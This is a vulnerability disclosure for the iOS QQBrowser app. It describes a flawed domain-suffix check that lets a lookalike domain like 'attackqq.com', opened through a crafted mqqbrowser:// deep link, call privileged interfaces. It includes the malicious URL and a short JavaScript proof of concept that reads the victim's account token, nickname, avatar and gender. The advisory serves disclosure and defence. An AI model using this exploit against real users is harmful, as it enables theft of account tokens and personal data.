

An information leak vulnerability in the iOS version of QQBrowser


Brief Description

The iOS version of the QQBrowser supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the QQBrowser app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Account Token, NickName, Avatar, Gender, GUID and Device ID**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **mqbrowser://url=http://attackqq.com/qqbrowser/atkQQBrowser.html**. Here, **"attackqq.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as QQBrowser's official domain name **"qq.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackqq.com, but modified the DNS rules in the local area network to map attackqq.com to our own website.

When the victim clicks on this URL (mqqbrowser://url=http://attackqq.com/qqbrowser/atkQQBrowser.html), it directs the victim to the QQBrowser app and opens the webpage <http://attackqq.com/qqbrowser/atkQQBrowser.html> within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Account Token, NickName, Avatar, Gender, GUID and Device ID.**



```
browser.login.getAccountInfo(  
  function (res){  
    var json = res;  
    document.getElementById("Avatar").src = json.head;  
    document.getElementById("Gender").innerText = "Your Gender: " + (json.sex  
    === 0 ? "male" : (json.sex === 1 ? "female" : "unchosen"));  
    document.getElementById("AccountToken").innerText = "Your Account Token:  
    \n" + json.token;  
    document.getElementById("NickName").innerText = "Your NickName: " + json.  
    nickname;  
  },  
  function (res){  
    document.getElementById("failMsg").innerText += "\n browser.login.  
    getAccountInfo Failed";  
  },  
  []  
);
```

Impact of the Vulnerability

Scope of the vulnerability: QQBrowser iOS 15.4.5.5995 (the latest version as of September 1st, 2024).

Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.